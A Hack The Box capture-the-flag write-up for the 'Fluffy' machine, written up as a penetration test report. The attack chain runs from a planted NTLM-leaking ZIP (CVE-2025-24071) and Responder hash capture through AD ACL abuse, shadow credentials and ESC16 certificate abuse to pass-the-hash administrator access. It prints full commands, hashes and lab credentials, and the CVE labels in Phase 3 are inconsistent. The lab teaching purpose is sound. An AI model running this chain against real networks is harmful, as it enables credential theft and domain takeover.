# PENETRATION TEST REPORT

HTB: Fluffy

**ENGAGEMENT DETAILS**

| | |
|---|---|
| Prepared By | cac3r |
| Mode | HTB WRITEUP |
| Flag Naming | user.txt / root.txt |
| Report Date | 2026-08-31 |
| Report Version | v1.0 |
| Classification | PUBLIC |

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# 1. Executive Summary

## 1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Assumed-breach with low-privileged credentials.


## 1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

## 1.3 High-Level Results

| | |
|---|---|
| Total Hosts in Scope | 1 |
| Hosts Compromised | 1 |
| user.txt captured | 1 / 1 |
| root.txt captured | 1 / 1 |
| Critical Vulnerabilities | 2 |
| High Vulnerabilities | 1 |

## 1.4 Attack Path Summary



# 2. Scope & Rules of Engagement

## 2.1 In-Scope Targets

| IP Address | Hostname | OS | Status |
|---|---|---|---|
| 10.129.232.88 | DC01 | Windows 10 / Server 2019 Build 17763 | Compromised ✓ |

## 2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

## 2.3 Testing Timeframe

| | |
|---|---|
| Start Date/Time | 2026-08-30 21:00 UTC |
| End Date/Time | 2026-08-31 12:30 UTC |
| Total Time (Testing) | 3h 55min |

# 3. Methodology

## 3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance —** passive & active information gathering
- **Scanning & Enumeration —** port scanning, service fingerprinting, share/AD enumeration
- **Exploitation —** targeted exploitation of identified weaknesses
- **Post-Exploitation —** privilege escalation, lateral movement, credential harvesting
- **Reporting —** documentation of findings and remediation guidance

## 3.2 Tools Used

| Tool | Purpose |
|---|---|
| Nmap | Network discovery and port/service scanning |
| NetExec (nxc) | Multi-protocol AD actions and credential validation |
| CVE-2025-24071 PoC exploit.py | Crafting malicious ZIP file |
| BloodHound (+ collectors) | Active Directory attack-path analysis |
| Evil-WinRM | Remote management shell over WinRM |
| Certipy | ADCS enumeration and abuse |
| Responder | LLMNR, NBT-NS and MDNS poisoner |
| Smbclient | SMB client, connection, enumeration and other actions |
| Hashcat | World's fastest and most advanced password recovery utility |

# 4. Attack Narrative

## 4.1 Host: TARGET-01 — 10.x.x.x

### *Phase 1: Network Reconnaissance*

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.232.88 -oG
network/nmap_ports.txt
```

```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49689/tcp open  unknown
49690/tcp open  unknown
49696/tcp open  unknown
49709/tcp open  unknown
49723/tcp open  unknown
```

DNS, Kerberos, LDAP, SMB, RPC, WinRM - Domain Controller, Active Directory

Targeted service/version scan on discovered ports:

```
sudo nmap -
p53,88,139,389,445,464,593,636,3268,3269,5985,9389,49667,49689,49690,49696,4970
9,49723 --min-rate=5000 -sCV 10.129.232.88 -oN network/nmap_service.txt
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-31 03:03:42
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb
|_ssl-date: 2026-08-31T03:05:13+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb,
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
|_ssl-date: 2026-08-31T03:05:12+00:00; +7h00m00s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb,
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
|_ssl-date: 2026-08-31T03:05:13+00:00; +7h00m00s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb,
|_ssl-date: 2026-08-31T03:05:12+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fluffy.htb, DNS:fluffy.htb, DNS:FLUFFY
| Not valid before: 2026-04-30T16:09:59
|_Not valid after:  2106-04-30T16:09:59
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
49723/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Kerberos current time: 2026-08-31 03:03:42
Domain: fluffy.htb
Hostname: DC01

```
Host script results:
| smb2-time:
|   date: 2026-08-31T03:04:35
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

SMB message sugning required, no SMB relay

Add IP - Domain/Hostname to /etc/hosts

```
10.129.232.88    DC01 DC01.fluffy.htb fluffy.htb
```

Validating Credentials:
SMB:

```
nxc smb DC01 -u 'j.fleischman' -p 'J0elTHEM4n1990!'
```

```
SMB         10.129.232.88   445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.88   445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
```

Credentials valid via SMB
OS: Windows 10 / Server 2019 Build 17763

LDAP:

```
nxc ldap DC01 -u 'j.fleischman' -p 'J0elTHEM4n1990!'
```

```
LDAP        10.129.232.88   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
(signing:None) (channel binding:Never)
LDAP        10.129.232.88   389    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
```

Credentials valid via LDAP
No signing, no channel binding. Potential LDAP relay

## *Phase 2: Enumeration*

Enumerating SMB Shares:

```
nxc smb DC01 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
```

```
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
IPC$            READ            Remote IPC
IT              READ,WRITE
NETLOGON        READ            Logon server share
SYSVOL          READ            Logon server share
```

Read access to:

- IPC
- IT
- Netlogon
- SYSVOL

Write access to:

- IT

Enumerating IT share:

```
smbclient -U j.fleischman //DC01/IT
```

```
smb: \> ls
  .                                   D        0  Sun Aug 30 19:48:17 2026
  ..                                  D        0  Sun Aug 30 19:48:17 2026
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 07:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 07:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 07:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 07:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 06:31:07 2025
```

Get all files:

```
mget **
```

Type: y, then press Enter.

```
smb: \> mget **
Get file Everything-1.4.1.1026.x64.zip? y
getting file \Everything-1.4.1.1026.x64.zip of size 1827464 as Everything-1.4.1.1026.x64.zip (678.8 KiloBytes/sec) (average
78.8 KiloBytes/sec)
Get file KeePass-2.58.zip? y
getting file \KeePass-2.58.zip of size 3225346 as KeePass-2.58.zip (1721.2 KiloBytes/sec) (average 1106.6 KiloBytes/sec)
Get file Upgrade_Notice.pdf? y
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (343.6 KiloBytes/sec) (average 1032.0 KiloBytes/sec)
```

Open the PDF file Upgrade_Notice.pdf:

# FLUFFY

**Patch Announcement**: Mandatory Timeslot Booking for Critical Updates
**Audience**: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

## Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

| CVE ID | Severity |
|---|---|
| CVE-2025-24996 | Critical |
| CVE-2025-24071 | Critical |
| CVE-2025-46785 | High |
| CVE-2025-29968 | High |
| CVE-2025-21193 | Medium |
| CVE-2025-3445 | Low |

The Primary Objective

The PDF list CVEs that were discovered on the target domain.

CVEs listed:

- CVE-2025-24996
- CVE-2025-24071
- CVE-2025-46785
- CVE-2025-29968
- CVE-2025-21193
- CVE-2025-3445

Second and last page:

| Objective | Success Metrics |
|---|---|
| Ensure that all IT-managed systems are updated in response to recently disclosed 2025 vulnerabilities. This includes identifying affected systems, scheduling maintenance, and applying relevant patches within the authorized timeframe. | All systems updated before the deadline. |
| | 100% completion rate of booked timeslots in the change management system. |
| | No post-update incidents reported in production systems. |

# Next Steps

- **Review** the list of affected systems in your purview.
- **Schedule** and confirm maintenance timeslots promptly.
- **Apply** the necessary patches and updates during the scheduled window.
- **Verify** system integrity and functionality post-update.

# Questions?

Please reach out to the **Infrastructure Department** at infrastructure@fluffy.htb

Email at the bottom: infrastructure@fluffy.htb.

## *Phase 3: Initial Access — CVE-2025-24996*

Exploiting the second CVE listed in the previous PDF file – CVE-2025-24996

An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user's NTLM hash.


Source: https://github.com/ThemeHackers/CVE-2025-24071/

Download the GitHub Repository. It contains a easy to use PoC (Prove of Concept).

```
wget https://raw.githubusercontent.com/ThemeHackers/CVE-2025-24071/refs/heads/
main/exploit.py
```

Fill your local IP (attacker system IP), file name is trivial, but specify it. Run it:

```
python3 exploit.py -i <LOCAL_IP> -f exploit
```




Malicious file: exploit.zip

Start Reponder. SMB server that will capture the NTLM authentication of the user that opens this malicious ZIP file.

```
sudo responder -I tun0
```


Connect to “IT” SMB share:

```
smbclient -U j.fleischman //DC01/IT
```

Plant the malicious file on the share:

```
put exploit.zip
```

Wait few seconds - couple minutes. After a user opens the file, a SMB authentication is captured by Responder, printing the user’s NetNTLMv2 Hash




Captured p.agila User NetNTLMv2 Hash. Copy Hash to a file (p.agila_netntlmv2.txt)

Cracking the Hash:

```
hashcat -m 5600 ~/kali-share/p.agila_netntlmv2.txt
/opt/tools/wordlists/rockyou.txt
```

```
P.AGILA::FLUFFY:b79dd144435b894b:c4c8fe01cb10f162fb04c7585d7245af:01010000000000
0080c1f9178638dd0112a44c7c33c57a6100000000020008004100430050a00380001001e00570049
004e002d0031003000390046005400 4e0039004900510049004b0004003400570049004e002d0031
0030003900460054004e0039004900510049004b002e00410043005a0038002e004c004f00430041
004c0003001400410043005a0038002e004c004f00430041004c0005001400410043005a0038002e
004c004f00430041004c000700080080c1f9178638dd0106000400020000000800300030000000000
0000000100000000200000a5971c5aab0444e38286a3f996ef371c9e650e2f3d27ff1429573807a1
c5300f0a001000000000000000000000000000000000000900220063006900660073002f00310030
002e00310030002e00310035002e00320032003800000000000000000000:prometheusx-303
```

Cracked. Credential pair for User **p.agila**:

**Username:**

```
p.agila
```

**Password:**

```
prometheusx-303
```

Validating obtained credential:

```
nxc smb DC01 -u 'p.agila' -p 'prometheusx-303'
```

```
SMB         10.129.232.88   445    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
(signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.88   445    DC01            [+] fluffy.htb\p.agila:prometheusx-303
```

Validated via SMB, and also LDAP

Enumerate with BloddHound. Run rusthound collector:


```
./rusthound-ce -d fluffy.htb -u p.agila -p 'prometheusx-303' -f DC01 -z
```

```
[2026-08-31T08:29:25Z INFO  rusthound_ce::json::maker::common] .//20260831002925_fluffy-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 00:29:25 on 08/31/26! Happy Graphing!
```

Run Bloodhound backend and web interface locally with docker.
Log in with admin and the password printed on command line.
Upload ZIP file.
Once in, search for owned users (j.fleischman and p.agila), right click > Add to Owned.
Then: Administration > BH config > Analyze Now. Wait few seconds.

Query: “Shortest Path from Owned Objects”




Controlled User p.agila is a member of Service Account Managers Group

1. “Service Account Managers” Group has **GenericAll** over “Service Accounts” Group.
2. “Service Accounts” Group has **GenericWrite** over winrm_svc Account, member of RMU Group.
3. On the other branch, “Service Accounts” Group also has **GenericWrite** to ca_svc.
4. ca_svc account is a member of “Cert Publishers” Group.
5. “Cert Publishers” Group has **GenericAll** over AIA container that contains Fluffy-DC01-CA AIACA and 5. **GenericAll** over RootCA (Certificate Authority).

1. Abusing “Service Account Managers” GenericAll over “Service Accounts” Group, adding controlled account p.agila to “Service Accounts” Group:

```
net rpc group addmem "Service Accounts" "p.agila" -U
"FLUFFY.HTB"/"p.agila"%"prometheusx-303" -S "10.129.232.88"
```

Verify:

```
net rpc group members "Service Accounts" -U
"FLUFFY.HTB"/"p.agila"%"prometheusx-303" -S "10.129.232.88"
```

```
FLUFFY\ca_svc
FLUFFY\ldap_svc
FLUFFY\p.agila
FLUFFY\winrm_svc
```

2. and 3. Abusing “Service Accounts” Group GenericWrite over winrm_svc and ca_svc Accounts – Shadow Credentials:

```
certipy shadow auto -u p.agila@fluffy.htb -p 'prometheusx-303' -account
winrm_svc -dc-ip 10.129.232.88 -dc-host DC01 -target-ip 10.129.232.88

certipy shadow auto -u p.agila@fluffy.htb -p 'prometheusx-303' -account ca_svc
-dc-ip 10.129.232.88 -dc-host DC01 -target-ip 10.129.232.88
```

```
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

Showing winrm_svc. Both NT hashes obtained:
NT hash for **winrm_svc**:

```
33bd09dcd697600edf6b3a7af4875767
```

NT hash for **ca_svc**:

```
ca0f4f9e9eb8a092addf53bb03fc98c8
```

winrm_svc is a member of “Remote Management Users” Group.

## Flag — user.txt

Pass-the-Hash to connect via WinRM:

```
evil-winrm -i DC01 -u winrm_svc -H '33bd09dcd697600edf6b3a7af4875767'
```

Context and proof

```
whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
fluffy\winrm_svc

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::d007:66a1:595e:d5df
   Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
   IPv4 Address. . . . . . . . . . . : 10.129.232.88
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%11
                                       10.129.0.1
80dd8eb0fa038a04e83ec0d01d09d3d6
```

Connected as winrm_svc account to the target system DC01 with IP: 10.129.232.88. Captured user.txt flag.
**user.txt:**

```
80dd8eb0fa038a04e83ec0d01d09d3d6
```

## *Phase 4: Privilege Escalation*

Enumerate certificates as ca_svc account:

```
certipy-ad find -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip
10.129.232.88 -dc-host DC01 -target-ip 10.129.232.88 -vulnerable
```

```
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3150FA7E60CE28AD4DAE41A1B61D8874
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:12:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
                                          FLUFFY.HTB\Administrators
        Read                            : FLUFFY.HTB\Administrators
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable.
 for more details.
Certificate Templates                   : [!] Could not find any certificate templates
```

"Cert Publishers" Group has enrollment rights.

ESC16 vulnerability is discovered.

Privileged permissions over CA (Certificate Authority) (seeing also on point 4. and 5. from previous BloodHound Analysis).

Abusing ESC16 vulnerability.

Writing administrator UPN over ca_svc: (might need to rerun )

```
certipy account -u p.agila -p prometheusx-303 -dc-ip 10.129.232.88 -user ca_svc
-upn administrator update
```

```
[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
```

When requesting a certificate, the CA will think ca_svc is administrator.
Request administrator certificate:

```
certipy req -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -ca FLUFFY-DC01-CA -template 'User' -upn administrator -dc-ip 10.129.232.88 -dc-host DC01
```

```
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Certificate saved as: administrator.pfx

Before using the certificate, set ca_svc UPN back to normal/default (ca_svc) to avoid name mismatch between certificate and username:

```
certipy account -u p.agila -p prometheusx-303 -dc-ip 10.129.232.88 -user ca_svc -upn ca_svc update
```

```
[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc
[*] Successfully updated 'ca_svc'
```

Now pass the administrator certificate to retrieve the NTLM:

```
certipy auth -dc-ip 10.129.232.88 -pfx administrator.pfx -username administrator -domain fluffy.htb
```

```
[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

NTLM Hash for **administrator**:

```
aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

## Flag — root.txt

Pass-the-Hash (NT Hash, part after : ) to connect as administrator to target system via WinRM:

```
evil-winrm -i DC01 -u administrator -H '8da83a3fa618b6e3a00e93f676c92a6e'
```

Context and proof:

```
whoami;ipconfig;type c:\users\administrator\desktop\root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;ipconfig;type c:\users\administrator\desktop\root.txt
fluffy\administrator

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::d007:66a1:595e:d5df
   Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
   IPv4 Address. . . . . . . . . . . : 10.129.232.88
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%11
                                       10.129.0.1
569935a4461fc1f33590356e0025176e
```

Connected as administrator to the target system DC01 with IP:  10.129.232.88. Obtained root.txt flag.

**root.txt:**

```
569935a4461fc1f33590356e0025176e
```

# 5. Vulnerability Findings

## 5.1 [High] CVE-2025-24071: Windows File Explorer NTLM hash disclosure

| | |
|---|---|
| Severity | **High** |
| Affected Host | 10.129.232.88 (DC01) |
| Port / Service | SMB / Windows File Explorer |

### Description

Windows File Explorer NTLM hash disclosure can be exploited by constructing a ZIP file containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user's NTLM hash.

### Impact

A writable IT SMB share allowed an attacker to plant a crafted ZIP archive containing a file referencing a remote SMB path. When a user extracts the archive, Windows File Explorer automatically initiates an SMB authentication request to the attacker-controlled path, disclosing the user's Net-NTLMv2 hash. The captured hash was cracked offline to recover the plaintext password.

### Evidence


```
P.AGILA::FLUFFY:b79dd144435b894b:c4c8fe01cb10f162fb04c7585d7245af:01010000000000
0080c1f9178638dd0112a44c7c33c57a6100000000020008004100430050a00380001001e00570049
004e002d003100300039004600540040e0039004900510049004b0004003400570049004e002d0031
003000390046005400 4e0039004900510049004b002e00410043005a0038002e004c004f00430041
004c000300140041004300 5a0038002e004c004f00430041004c000500140041004300 5a0038002e
004c004f00430041004c000700080080c1f9178638dd0106000400020000000800300030000000000
000000010000000020000 0a5971c5aab0444e38286a3f996ef371c9e650e2f3d27ff1429573807a1
c5300f0a001000000000000000000000000000000000000900220063006900660073002f00310030
002e00310030002e00310035002e00320032003800000000000000000000:prometheusx-303
```


### Remediation

Remediation: Microsoft has released a security patch to address this vulnerability for all supported versions. It is crucial to apply the patch as soon as possible to protect against potential exploitation.
Patch Installation:

- **Download the patch**: Microsoft Security Update
- **Windows Update**: Go to **Settings** → **Update & Security** → **Windows Update**. Check for updates and ensure the patch has been installed.

- **View Update History**: If the patch installation fails, you can view the update history or manually download the update from the Microsoft Update Catalog.

- Restrict write permissions on the IT SMB share to only the users and groups that require them (least privilege); low-privileged users should not be able to write files other users will browse.
- Block outbound SMB (TCP 445) to untrusted/external hosts at the network egress to limit NTLM-relay and hash-capture exposure.

### References

https://github.com/ThemeHackers/CVE-2025-24071/

## 5.2 [Critical] Excessive Active Directory ACLs enabling account takeover

| Severity | **Critical** |
|---|---|
| Affected Host | 10.129.232.88 (DC01) |
| Port / Service | Active Directory (Domain ACLs) |

### Description

The domain contained a chain of excessive control permissions that allowed a low-privileged user to progressively take over privileged service accounts:

1. “Service Account Managers” Group has **GenericAll** over “Service Accounts” Group.
2. “Service Accounts” Group has **GenericWrite** over winrm_svc Account, member of RMU Group.
3. “Service Accounts” Group also has **GenericWrite** to ca_svc.
4. ca_svc account is a member of “Cert Publishers” Group.
5. “Cert Publishers” Group has **GenericAll** over AIA container that contains Fluffy-DC01-CA AIACA and 5. **GenericAll** over RootCA (Certificate Authority).


### Impact

An attacker with a valid low-privilege domain credential can use automated collectors to retreive information from the domain to then analyze potential paths and guidance to pivot via domain ACL permissions.

Permissions abuse chain:

(1.) - “Service Account Managers” **GenericAll** over “Service Accounts” Group, adding controlled account p.agila to “Service Accounts” Group
(2. and 3.) - “Service Accounts” Group **GenericWrite** over winrm_svc and ca_svc Accounts – **Shadow Credentials**.
(4.) - ca_svc account, member of “Cert Publishers” -> (5.) See next finding: 5.3.

## Evidence




```
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami;ipconfig;type c:\users\winrm_svc\desktop\user.txt
fluffy\winrm_svc

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::d007:66a1:595e:d5df
   Link-local IPv6 Address . . . . . : fe80::c7d3:36e2:9ba4:c4e5%11
